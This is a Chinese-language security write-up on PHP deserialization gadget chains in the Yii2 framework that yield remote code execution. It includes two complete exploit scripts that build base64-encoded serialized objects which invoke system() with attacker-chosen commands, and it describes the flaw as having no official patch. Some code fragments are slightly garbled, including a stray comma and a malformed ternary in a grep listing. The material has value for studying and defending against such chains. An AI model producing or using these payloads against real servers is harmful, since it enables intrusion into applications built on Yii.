

# Yii 框架反序列化 RCE 利用链 2(官方无补丁)

Author:AdminTony

## 1. 寻找反序列化点

全局搜索\_\_wakeup 函数, 如下:

```
/Users/admintony/temp/app/vendor/guzzlehttp/psr7/src/FnStream.php:
57     * @throws \LogicException
58     */
59:     public function __wakeup()
60     {
61         throw new \LogicException('FnStream should never be unserialized');
    }

/Users/admintony/temp/app/vendor/phpspec/prophecy/src/Prophecy/Doubler/Generator/ClassMirror.php:
31         '_destruct',
32         '_sleep',
33:         '__wakeup',
34         '_toString',
35         '_call',
    }

/Users/admintony/temp/app/vendor/swiftmailer/swiftmailer/lib/classes/Swift/CharacterReaderFactory/SimpleCharacterReaderFactory.php:
38     }
39
40:     public function __wakeup()
41     {
42         $this->init();
    }

/Users/admintony/temp/app/vendor/swiftmailer/swiftmailer/lib/classes/Swift/Encoder/QpEncoder.php:
124     }
125
126:     public function __wakeup()
127     {
128         if (!isset(self::$safeMapShare[$this->getSafeMapShareId()])) {
    }

/Users/admintony/temp/app/vendor/swiftmailer/swiftmailer/lib/classes/Swift/Message.php:
174     }
175
176:     public function __wakeup()
177     {
178         Swift_DependencyContainer::getInstance()->createDependenciesFor('mime.message');
    }

/Users/admintony/temp/app/vendor/symfony/string/UnicodeString.php:
346     }
347
348:     public function __wakeup()
349     {
350         normalizer_is_normalized($this->string) ? $this->string = normalizer_normalize($this->string);
    }

/Users/admintony/temp/app/vendor/yiisoft/yii2/db/BatchQueryResult.php:
231     * @since 2.0.38
232     */
233:     public function __wakeup()
234     {
235         throw new \BadMethodCallException('Cannot unserialize ' . __CLASS__);
    }

11 matches across 9 files
```

```
public function __wakeup()
{
    normalizer_is_normalized($this->string) ?: $this->string = normalizer_normalize($this->string);
}
```

川云安全团队

找到 \symfony\string\UnicodeString 类，其\_\_wakeup 方法中调用了 normalizer\_is\_normalized 方法。

## Normalizer::isNormalized

### normalizer\_is\_normalized

(PHP 5 >= 5.3.0, PHP 7, PECL intl >= 1.0.0)

Normalizer::isNormalized -- normalizer\_is\_normalized — Checks if the provided string is already in the specified normalization form

#### 说明

面向对象风格

```
public static Normalizer::isNormalized ( string $input [, int $form = Normalizer::FORM_C ] ) : bool
```

过程化风格

```
normalizer_is_normalized ( string $input [, int $form = Normalizer::FORM_C ] ) : bool
```

Checks if the provided string is already in the specified normalization form.

川云安全团队

该方法要求传入的内容是字符串。且 \$this->string 可控，那么只要找到一条由\_\_toString 方法构造的利用链即可。

全局搜索\_\_toString 方法，寻找可用的点，最终找到：




```

/**
 * @return ActiveDataProvider
 */
public function run()
{
    if ($this->checkAccess) {
        call_user_func($this->checkAccess, $this->id);
    }

    return $this->prepareDataProvider();
}

```



最终利用链:

```

\yii\rest\IndexAction->run()
\symfony\string\LazyString->__toString()
\symfony\string\UnicodeString->string
normalizer_is_normalized()
\symfony\string\UnicodeString->__wakeup()

```

## 2. 构造 payload

- 实例化 \yii\rest\IndexAction 类, 设置其 \$checkAccess 变量、\$id 变量和 \$config 变量
- 实例化 \symfony\string\LazyString 类, 设置其 \$value 变量为 IndexAction 类和 run 方法数组
- 实例化 \symfony\string\UnicodeString 类, 设置其 \$string 变量值为 LazyString 类。

最终 Exp:

```
<?php
namespace Symfony\Component\String{
    class UnicodeString{
        public $string;
    }
    class LazyString{
        public $value;
    }
}

namespace yii\rest{
    class IndexAction{
        public $id;
        public $controller;
        public $config;
        public $checkAccess;
    }
}

namespace {
    //use Symfony\Component\String;
    //use yii\rest;
    //1, '\yii\web\Controller', ['modelClass'=>'\yii\db\BaseActiveRecord']
    $indexAction = new yii\rest\IndexAction();
    $indexAction->id = 'whoami'; // 修改执行的函数值, 如whoami
    $indexAction->controller = '\yii\web\Controller';
    $indexAction->config = ['modelClass'=>'\yii\db\BaseActiveRecord'];
    $indexAction->checkAccess = 'system'; // 修改执行的函数名, 如system
    $lazyString = new Symfony\Component\String\LazyString();
    $lazyString -> value =[$indexAction, "run"];
    $unicodeStringObj = new Symfony\Component\String\UnicodeString();
    $unicodeStringObj->string=$lazyString;
    var_dump(base64_encode(serialize($unicodeStringObj)));
}
```




- 该\_\_destruct 方法中是否有 `call_user_func($this->test, [$this->arr])` 或者 `$this->test()` 类型的可控函数
- 该\_\_destruct 调用过程中, 有没有 `$this->reader->getUser()` 类型的调用, 此类调用有两种跳板选择方法
  - 找 `getUser` 函数, 通过 `getUser` 函数找到一条代码执行利用链
  - 找 `__call` 函数, 通过 `__call` 函数找到一条代码执行利用链条
- 该\_\_destruct 调用过程中, 是否能触发其他魔法函数, 比如 `test($this->tests)`, `test` 函数要求传入 `String` 类型参数时, 如果我们设置的 `$this->tests` 是一个类, 则会自动调用该类的 `__toString` 方法, 然后从 `__toString` 找到一个反序列化利用链。

本着这几点思路, 开始寻找。

vendor/codeception/codeception/ext/RunProcess.php 代码片段:

```
101 public function __destruct()
102 {
103     $this->stopProcess();
104 }
105
106 public function stopProcess()
107 {
108     foreach (array_reverse($this->processes) as $process) {
109         /** @var $process Process */
110         if (!$process->isRunning()) {
111             continue;
112         }
113         $this->output->debug('[RunProcess] Stopping ' . $process->getCommandLine());
114         $process->stop();
115     }
116     $this->processes = [];
117 }
118 }
```





`__destruct` 方法中调用了 `stopProcess` 方法, 该方法 `$process` 可控, 从而形成 `$this->reader->getUser()` 类型调用, 我们可以寻找 `isRunning` 函数的代码作为跳板或者 `__call` 函数的代码执行作为跳板。

## 2. 寻找跳板

`vendor/fzaninotto/faker/src/Faker/Generator.php` 代码片段:

```
public function __call($method, $attributes)
{
    return $this->format($method, $attributes);
}
```

川云安全团队

跟进 `format` 函数:

```
public function format($formatter, $arguments = array())
{
    return call_user_func_array($this->getFormatter($formatter), $arguments);
}
```

川云安全团队

找到 `call_user_func_array`, 那么我们只需要让 `$this->getFormatter($formatter)` 的结果是我们指定的函数即可。

```

239 public function getFormatter($formatter)
240 {
241     if (isset($this->formatters[$formatter])) {
242         return $this->formatters[$formatter];
243     }
244     foreach ($this->providers as $provider) {
245         if (method_exists($provider, $formatter)) {
246             $this->formatters[$formatter] = array($provider, $formatter);
247             return $this->formatters[$formatter];
248         }
249     }
250     throw new \InvalidArgumentException(sprintf('Unknown formatter %s', $formatter));
251 }
252

```

川云安全团队

也就是说，`$this->formatters['isRunning']` 设置为想要执行的函数即可，而 `$arguments` 我们不可控。只能传入一个对象做函数，借助 `[(new test),"run"]` 这样的调用实现代码执行。


正则：`call_user_func[_\w+]*\(\($this->[_\w]*, \s*$this->`

```

call_user_func($this->checkAccess, $this->id); CreateAction.php 43
call_user_func($this->checkAccess, $this->id, $model); DeleteAction.php 33
call_user_func($this->checkAccess, $this->id); IndexAction.php 79
call_user_func($this->checkAccess, $this->id, $model); UpdateAction.php 43
call_user_func($this->checkAccess, $this->id, $model); rest/ViewAction.php 31

ViewAction.php vendor/yiisoft/yii2/rest
20 class ViewAction extends Action
21 {
22     /**
23      * Displays a model.
24      * @param string $id the primary key of the model.
25      * @return \yii\db\ActiveRecordInterface the model being displayed
26      */
27     public function run($id)
28     {
29         $model = $this->findModel($id);
30         if ($this->checkAccess) {
31             call_user_func($this->checkAccess, $this->id, $model);
32         }
33
34         return $model;
35     }
36 }

```



川云安全团队

这样的可用类只有两个 `IndexAction` 和 `CreateAction`

代码片段来源于: `vendor/yiisoft/yii2/rest/IndexAction.php`

```

public function run()
{
    if ($this->checkAccess) {
        call_user_func($this->checkAccess, $this->id);
    }

    return $this->prepareDataProvider();
}

```

川云安全团队

从而形成一条反序列化 RCE 利用链。

## 3.Exp 编写

其实 Exp 编写也是一项比较有意思的活。最开始我总是在 controller 里面直接实例化利用链里面的几个类，发现还的分析 `__construct` 方法，看传入的值，有时候父类太多一直调用

`parent::__construct` 也是挺烦的，后来这两天看米斯特的奶权师傅直接重新定义了一个类，然后把必要的值传入其中。试了下，这个方法真的好用，再也不用管 `__construct` 方法了。

说了这么多废话，开始放 EXP：

```

<?php
// RunProcess->stopProess ->> $process->isRunning() -->> Generator->__call ->> IndexAction->run
namespace Codeception\Extension{
    class RunProcess{
        public $processes;
    }
}

```

```

,

namespace Faker{
    class Generator{
        public $formatters;
    }
}

namespace yii\rest{
    class IndexAction{
        public $checkAccess;
        public $id;
    }
    class UpdateAction{
        public $checkAccess;
        public $id;
    }
}

namespace {
    //$indexAction = new yii\rest\IndexAction('whoami',1,["modelClass"=>'BaseActiveRecord']);
    $indexAction = new yii\rest\IndexAction();
    $indexAction->id = 'ls -al';
    $indexAction->checkAccess = 'system';
    $generator = new Faker\Generator();
    $generator->formatters = ["isRunning"=>[$indexAction,"run"]];
    $runProcess = new Codeception\Extension\RunProcess();
    $runProcess->processes = array($generator);
    //$runProcess->setProcesses(array($generator));
    var_dump(base64_encode(serialize($runProcess)));
}

```

川云安全团队